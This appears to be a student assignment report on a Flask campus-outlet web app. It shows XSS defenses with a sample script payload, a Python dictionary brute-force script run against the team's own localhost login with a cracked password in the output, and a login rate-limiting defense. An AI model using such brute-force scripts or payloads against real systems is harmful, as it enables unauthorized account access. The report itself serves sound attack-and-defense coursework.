
### Approach 1

```

@app.route("/signup", methods=["GET", "POST"])
def signup():
    msg = ""

    if request.method == "POST":
        name = html.escape(request.form['fullname'])
        email = html.escape(request.form['email'])
        password = html.escape(request.form['password'])
        confirm_password = html.escape(request.form['confirmPassword'])
        user_type = request.form['userType']
    
```

To defend against the Cross-Site Scripting (XSS) attack in our web application, I implemented input sanitization on the server side using the `html.escape()` function provided by the Python `html` module. This function escapes special characters in the user input, converting them into their HTML entity equivalents. By escaping user input before processing it, we prevent malicious scripts from being executed when the data is rendered in the browser.



The screenshot shows a MySQL Workbench interface. In the SQL tab, the query `select * from student_credentials;` is entered. The results are displayed in a grid with three columns: name, email, and Password. The data shows three rows: one row with a truncated name and email, and two rows with full names and emails. The first row's name is cut off at the end of the first column.

	name	email	Password
▶	&lt;script type="text/javascript"&gt;...	coolboy@iitgn.ac.in	1
▶	Jethalal	jethalal@iitgn.ac.in	babita
*	Krish Raj	rajkrish@iitgn.ac.in	Krish
*	NULL	NULL	NULL

In our Flask route for handling user sign-up (/signup), we sanitize the input fields (fullname, email, password, confirmPassword) using the `html.escape()` function. This function converts characters like <, >, ", and & into their respective HTML entities (&lt;, &gt;, &quot;, &amp;). This ensures that any potentially malicious JavaScript code entered by the user is treated as plain text and not executed by the browser.

When the sanitized input is stored in the database, it is stored as-is, with the special characters replaced by their HTML entity equivalents. For example, if the user enters `<script>alert("XSS");</script>` in the fullname field, it will be stored in the database as `&lt;script&gt;alert(&quot;XSS&quot;);&lt;/script&gt;`. This ensures that even if the data is retrieved from the database and rendered in the browser, it will be displayed as plain text and not executed as JavaScript.

## Approach 2

```
9
9 | # Regular expression pattern to match HTML or JavaScript tags
L | HTML_JS_REGEX = re.compile(r'<.*?>|<script.*?>.*?</script>', re.IGNORECASE)
2
```

I have implemented input validation to ensure that the user-provided input does not contain any HTML or JavaScript tags. I've defined a regular expression pattern (HTML\_JS\_REGEX) to match HTML or JavaScript tags. Inside the signup route, I use this pattern to search for any HTML or JavaScript tags in the user-provided input (name, email, password, confirm\_password).

```
@app.route("/signup", methods=["GET", "POST"])
def signup():
    msg = ""

    if request.method == "POST":
        name = request.form['fullname']
        email = request.form['email']
        password = request.form['password']
        confirm_password = request.form['confirmPassword']
        user_type = request.form['userType']

        # Input validation
        if HTML_JS_REGEX.search(name) or HTML_JS_REGEX.search(email) or HTML_JS_REGEX.search(password) or HTML_JS_REGEX.search(confirm_password):
            return """
            <script>
            alert("Input contains invalid characters.");
            window.location.href = "{}";
            </script>
            """.format(url_for("signup"))
```

Outlet Management @ IITGN

Sign up

Please create your account

Full Name

<script type="text/javascript">alert("XSS");</script>

Email

babuboy@iitgn.ac.in

Password

12345

Confirm Password

.....

Select User: Student

Sign Up

Already have an account? [Sign In](#)



If the expression pattern finds any HTML or JavaScript tags in the user input, it indicates the presence of potentially harmful content. In such cases, the user is redirected back to the signup page with an error message. This prevents the submission of malicious script tags and mitigates the risk of XSS attacks.

After input validation, if the input passes all checks, the registration process proceeds as usual. This includes storing the user's information in the database, displaying a success message, and rendering the signup page with the success message.

a. Additional attack and defense will lead to 10 bonus points for the team.

## Brute-Force Attack

In a brute force attack, the attacker systematically and exhaustively tries all possible combinations of passwords until the correct one is found, thereby gaining unauthorized access to the targeted system. In the context of the provided website, the brute force attack is likely targeting the login functionality, where the attacker repeatedly attempts to log in using various username and password combinations.

The screenshot shows the VS Code interface with the following details:

- EXPLORER:** Shows files in the DBMS-ASSIGNMENTS-3 folder, including app.py, brute\_force.py, outlet.sql, password.txt, and passwords.txt.
- brute\_force.py Content:**

```

1 import requests
2 from requests.auth import HTTPBasicAuth
3
4 def dictionary_attack(username, password_file, target_url):
5     with open(password_file, 'r') as file:
6         for line in file:
7             password = line.strip()
8             print(f"Trying password: {password}")
9             response = requests.post(target_url, data={'username': username, 'password': password, 'userType': 'stakeholder'})
10            content = response.content.decode()
11            if content.find("Successfully") != -1:
12                print(f"Success! Password found: {password}")
13                return
14
15    print("Dictionary exhausted. Password not found.")
16
17 if __name__ == "__main__":
18     username = "jain.rauhul@iitgn.ac.in" # Change this to the target username
19     password_file = "password.txt" # Path to the password dictionary file
20     target_url = "http://127.0.0.1:5006/Login" # URL to target login page

```
- OUTPUT:** Shows the execution of the script, displaying the password being tried for each attempt.
- TERMINAL:** Shows the command `python brute\_force.py` being run.
- PROBLEMS:** Shows no problems.


The screenshot shows the VS Code interface with the following details:

- EXPLORER:** Shows files in the DBMS-ASSIGNMENTS-3 folder, including .vscode, static, templates, venv, .gitignore, app.py, brute\_force.py, Database\_Assignment-3.pdf, outlet.sql, password.txt, and README.md.
- password.txt Content:**

Line	Value
1	999980
2	999986
3	999987
4	999988
5	999989
6	999990
7	999991
8	999992
9	999993
10	999994
11	999995
12	999996
13	999997
14	999998
15	999999
16	1000000
17	1000001
18	vjht020
19	vjht22
20	Vjht2010
21	vjht201
22	vjht2007
23	vjht2006
24	vjht1997
25	vjht1963
26	vjht1944
27	vjht123jltccf
28	vjht11
29	vjht051
30	vjht08
31	vjht0409
32	vjht04
33	vjht01
34	vjht008

The script is designed to perform a dictionary attack on a login page. It iterates through a list of passwords, with one password per line stored in a text file (password.txt) and sends HTTP POST requests to the target login URL, attempting to log in with a specified username and each password from the dictionary file.

The script uses the requests library to send POST requests to the target URL, providing the username (jain.rahl@iitgn.ac.in), a password from the dictionary file, and the user type (stakeholder) as form data.



```

EXPLORER      brute_force.py U X  app.py 9+, +M, M  password.txt U  passwords.txt U
brute_force.py > ⚭ dictionary_attack
1 import requests
2 from requests.auth import HTTPBasicAuth
3
4 def dictionary_attack(username, password_file, target_url):
5     with open(password_file, 'r') as file:
6         for line in file:
7             password = line.strip()
8             print(f"Trying password: {password}")
9             response = requests.post(target_url, data={'username': username, 'password': password, 'userType': 'stakeholder'})
10            content = response.content.decode()
11            if content.find("Successfully") != -1:
12                print(f"Success! Password found: {password}")
13                return
14
15        print("Dictionary exhausted. Password not found.")
16
17 if __name__ == "__main__":
18     username = "jain.rahl@iitgn.ac.in" # Change this to the target username
19     password_file = "password.txt" # Path to the password dictionary file
20     target_url = "http://127.0.0.1:5000/Login" # URL to target login page
21
PROBLEMS 23  OUTPUT TERMINAL PORTS DEBUG CONSOLE
Trying password: 12345m
Trying password: 1234568
Trying password: 123456789qwe
Trying password: 1234567899
Trying password: 1234561
Trying password: 1228
Trying password: 121121
Trying password: 121121991
Trying password: 121121986
Trying password: 12101998
Trying password: 12101984
Trying password: 12091991
Trying password: 1209
Trying password: 12081988
Trying password: Rahul
Success! Password found: Rahul

```

After each request, the script checks the response content to determine if the login attempt was successful. If the response contains the string "Successfully", it indicates that the login was successful, and the correct password has been found. The script then prints the successful password and stops further iterations.

## Defense For Brute-Force Attack

```
login_count = {}

@app.route("/")
def login():
    return render_template("login.html")

@app.before_request
def reset_login_count():
    current_time = datetime.now()
    thirty_minutes_ago = current_time - timedelta(minutes=30)

    for email, info in list(login_count.items()):
        last_login_time = info['last_login_time']
        if last_login_time < thirty_minutes_ago:
            login_count[email]['login_count'] = 0

@app.route("/login", methods=["POST"])
def login_user():

    # app.logger.error("BODY: %s" % request.get_data())
    email = request.form.get("username")


    # Update last login time
    login_count.setdefault(email, {'login_count': 0})['last_login_time'] = datetime.now()

    # Increment login count
    login_count[email]['login_count'] += 1

    if login_count[email]['login_count'] > 3:
        return """
        <script>
        alert("Too many login attempts. Please try again after 30 minutes.");
        window.location.href = "/";
        </script>
        """
        """

password = request.form.get("password")
user_type = request.form.get("userType")
cur = mysql.connection.cursor()
```

In the implemented a dictionary named “login\_count” to keep track of login attempts for each email address. This dictionary stores the login count and the timestamp of the last login attempt for each email. Before processing each login request, the reset\_login\_count function is triggered. This function iterates through the “login\_count” dictionary and resets the login count for email addresses whose last login attempt was more than 30 minutes ago. By doing so, it ensures that the login count remains accurate and does not accumulate indefinitely over time.



The screenshot shows a terminal window with several tabs at the top: 'brute\_force.py U', 'app.py 9+, ↓M, M', 'password.txt U X', and 'passwords.txt U'. Below the tabs, there is a list of 14 password entries numbered 1 to 14. The entry at index 12 is 'Rahul' and the entry at index 13 is 'baseball'. The main body of the terminal shows the output of a password cracking process. It lists numerous password attempts, such as 'beagle', 'asasas', 'abgrtyu', 'sticky', 'olga', 'japan', 'jamaica', 'home', 'hector', 'ddddd', '1961', 'turbo', 'stallion', 'personal', 'peace', 'movie', 'morrison', 'joanna', 'geheim', 'finger', 'cactus', '7895123', 'susan', 'super123', and 'spyder'. The output is timestamped with 'Trying password:' preceding each attempt.

```
brute_force.py U      app.py 9+, ↓M, M      password.txt U X      passwords.txt U

password.txt
1 12345678
2 password
3 qwerty
4 123456789
5 12345
6 1234
7 111111
8 1234567
9 dragon
10 123456
11 123123
12 Rahul
13 baseball
14 abc123

PROBLEMS 23 OUTPUT TERMINAL PORTS DEBUG CONSOLE

Trying password: beagle
Trying password: asasas
Trying password: abgrtyu
Trying password: sticky
Trying password: olga
Trying password: japan
Trying password: jamaica
Trying password: home
Trying password: hector
Trying password: dddddd
Trying password: 1961
Trying password: turbo
Trying password: stallion
Trying password: personal
Trying password: peace
Trying password: movie
Trying password: morrison
Trying password: joanna
Trying password: geheim
Trying password: finger
Trying password: cactus
Trying password: 7895123
Trying password: susan
Trying password: super123
Trying password: spyder
```

```

  ⚡ brute_force.py U    ⚡ app.py 9+, ↓M, M X    ⚡ login.html 2, ↓M    ⚡ password.txt U    ⚡ passwords.txt U
  ⚡ app.py > ...
  37 def reset_login_count():
  45     if last_login_time < thirty_minutes_ago:
  44         login_count[email]['login_count'] = 0
  45
  46
  47 @app.route("/login", methods=["POST"])
  48 def login_user():
  49
  50     # app.logger.error("BODY: %s" % request.get_data())
  51     email = request.form.get("username")
  52
  53     # Update last login time
  54     login_count.setdefault(email, {'login_count': 0})['last_login_time'] = datetime.now()
  55
  56     # Increment login count
  57     login_count[email]['login_count'] += 1
  58
  59
  60     if login_count[email]['login_count'] > 3:
  61         return """
  
```

PROBLEMS 25 OUTPUT TERMINAL PORTS DEBUG CONSOLE

```

</script>

Trying password: bonbon
<script>
alert("Too many login attempts. Please try again after 30 minutes.");
window.location.href = "/";
</script>

Trying password: barrett
<script>
alert("Too many login attempts. Please try again after 30 minutes.");
window.location.href = "/";
</script>

Trying password: banane

```

During the login request handling in the `login_user` function, the login count for the provided email address is incremented by one. If the login count exceeds three (indicating more than three failed login attempts within the last 30 minutes), the user is blocked from further login attempts for the next 30 minutes. This preventive measure is implemented to thwart brute force attacks, where attackers try to gain unauthorized access by systematically guessing passwords.

In response to a successful login attempt, the user is redirected to the corresponding dashboard with a success message. Conversely, if the login attempt fails, an error message is flashed, informing the user of the unsuccessful login and prompting them to retry. This feedback mechanism ensures transparent communication with the user regarding the outcome of their login attempt.

Another approach could be to implementing CAPTCHA challenges for login attempts can differentiate between human users and automated scripts, making it more difficult for attackers to automate the login process.

2. Show that all the relations and their constraints, finalized after the second feedback, are present and valid as per the ER diagram constructed in Assignment 1

Constraints :


```

42      -- Create the Outlet table
43 • CREATE TABLE Outlet (
44     Outlet_ID INT AUTO_INCREMENT PRIMARY KEY,
45     Stakeholder_ID INT,
46     Outlet_name VARCHAR(50) NOT NULL,
47     Location_name VARCHAR(50) NOT NULL,
48     Contact_No BIGINT CHECK (Contact_No >= 1000000000 AND Contact_No < 10000000000),
49     timings VARCHAR(50),


```

Outlet Name	Location	Contact	Timing	Rating	Action
Atul Bakery	Location 1	1234567890	9:00 AM - 6:00 PM	4.5	<button>Edit</button> <button>Delete</button>
Dawat Food	Location 2	2345678901	10:00 AM - 7:00 PM	4.2	<button>Edit</button> <button>Delete</button>
Mahaveer Food	Location 3	3456789012	9:30 AM - 6:30 PM	4.0	<button>Edit</button> <button>Delete</button>
Tea Post	Location 4	4567890123	9:00 AM - 5:00 PM	4.8	<button>Edit</button> <button>Delete</button>
VS Fast Food	Location 5	5678901234	8:00 AM - 4:00 PM	4.6	<button>Edit</button> <button>Delete</button>
Go Insta	Location 6	6789012345	10:30 AM - 7:30 PM	4.3	<button>Edit</button> <button>Delete</button>
Pooja Stationery	Location 7	7890123456	8:30 AM - 5:30 PM	4.1	<button>Edit</button> <button>Delete</button>
Mondego	Location 8	8901234567	9:00 AM - 6:00 PM	4.7	<button>Edit</button> <button>Delete</button>
2 degree Cafe	Location 9	9012345678	9:00 AM - 5:30 PM	4.4	<button>Edit</button> <button>Delete</button>
Mini 2 degree	Location 10	1234567891	10:00 AM - 8:00 PM	4.9	<button>Edit</button> <button>Delete</button>
Samyak Shop	Location 11	1234567890	9:00 AM - 6:00 PM	4.3	<button>Edit</button> <button>Delete</button>
Amul Shop	Location 12	2345678901	10:00 AM - 7:00 PM	4.1	<button>Edit</button> <button>Delete</button>
Krupa Generals	Location 13	3456789012	9:30 AM - 6:30 PM	4.5	<button>Edit</button> <button>Delete</button>


Similarly, in the SQL bench, we assigned the datatype set of Contact details as int, which signifies that only integers can be entered. This can also be seen in the webpage where in the Contact input, only integers are written.



Similarly in the rating input, only float values are allowed. But when a char alphabets) is written, there will be a message popping up saying to enter a valid input which can be on the web page below.



Similarly, in the contact input, 10 digits should be entered, which is one of the constraints. So, a message will pop up when the condition is not satisfied. Note that all the conditions are given in the SQL code.



We also added one more table `student_credentials`, with the below conditions for the student login page.

```
INSERT INTO student_credentials (name, email, Password) VALUES
('Krish Raj', 'rajkrish@iitgn.ac.in', 'Krish'),
('Jethalal', 'jethalal@iitgn.ac.in', 'babita');

select * from student_credentials;
```

Outlet Name	Location	Contact	Timing	Rating	Action
Atul Bakery	Location 1	1234567890	9:00 AM - 6:00 PM	4.5	<button>Edit</button> <button>Delete</button>
Dawat Food	Location 2	2345678901	10:00 AM - 7:00 PM	4.2	<button>Edit</button> <button>Delete</button>
Mahaveer Food	Location 3	3456789012	9:30 AM - 6:30 PM	4.0	<button>Edit</button> <button>Delete</button>
Tea Post	Location 4	4567890123	9:00 AM - 5:00 PM	4.8	<button>Edit</button> <button>Delete</button>
VS Fast Food	Location 5	5678901234	8:00 AM - 4:00 PM	4.6	<button>Edit</button> <button>Delete</button>
Go Insta	Location 6	6789012345	10:30 AM - 7:30 PM	4.3	<button>Edit</button> <button>Delete</button>
Pooja Stationery	Location 7	7890123456	8:30 AM - 5:30 PM	4.1	<button>Edit</button> <button>Delete</button>
Mondego	Location 8	8901234567	9:00 AM - 6:00 PM	4.7	<button>Edit</button> <button>Delete</button>
2 degree Cafe	Location 9	9012345678	9:00 AM - 5:30 PM	4.4	<button>Edit</button> <button>Delete</button>
Mini 2 degree	Location 10	1234567891	10:00 AM - 8:00 PM	4.9	<button>Edit</button> <button>Delete</button>
Samyak Shop	Location 11	1234567890	9:00 AM - 6:00 PM	4.3	<button>Edit</button> <button>Delete</button>
Amul Shop	Location 12	2345678901	10:00 AM - 7:00 PM	4.1	<button>Edit</button> <button>Delete</button>
Krupa Generals	Location 13	3456789012	9:30 AM - 6:30 PM	4.5	<button>Edit</button> <button>Delete</button>
Just Chili Cafe	Location 14	4567890123	9:00 AM - 5:00 PM	4.2	<button>Edit</button> <button>Delete</button>
JK Grocery	Location 15	5678901234	8:00 AM - 4:00 PM	4.7	<button>Edit</button> <button>Delete</button>
Khaman	Location 20	4554545456	10:30 AM - 11 PM	4.5	<button>Edit</button> <button>Delete</button>

Throughout the making of the database, we made sure that all the relations and constraints in the relational schema were maintained in the database. Almost all the attributes and entities were maintained in the database, with minor changes to a few attributes. For example, the prescription table was modified after the first feedback, to include additional attributes.

***No additional changes to the relations were made in the database***

## **Contribution details by each group member:**

**DHARAVATH MAHESH(22110073):** Group(G2)

- Contributions in the documentation
- Implemented the necessary changes given by the stakeholders.

**SHUBHAM KSHIRSAGAR :** Group(G2)

- Implemented the necessary changes given from the stakeholders on Rent and Stakeholder, i.e Multiple where clause.
- Implemented Google Authentication.

**MALLEPOGULA CHARAN TEJA(22110136):** Group(G2)

- Report documentation
- Helped in necessary changes in the webpage

**SHIPRA KETHWALIA(23210091):** Group(G2)

- Implementation of SQL Injection Attack.
- Implementation of LOCK Tables within SQL queries for Concurrent multi-user access.
- Brainstorming in google authentication for login and registration.
- Helped in report documentation.

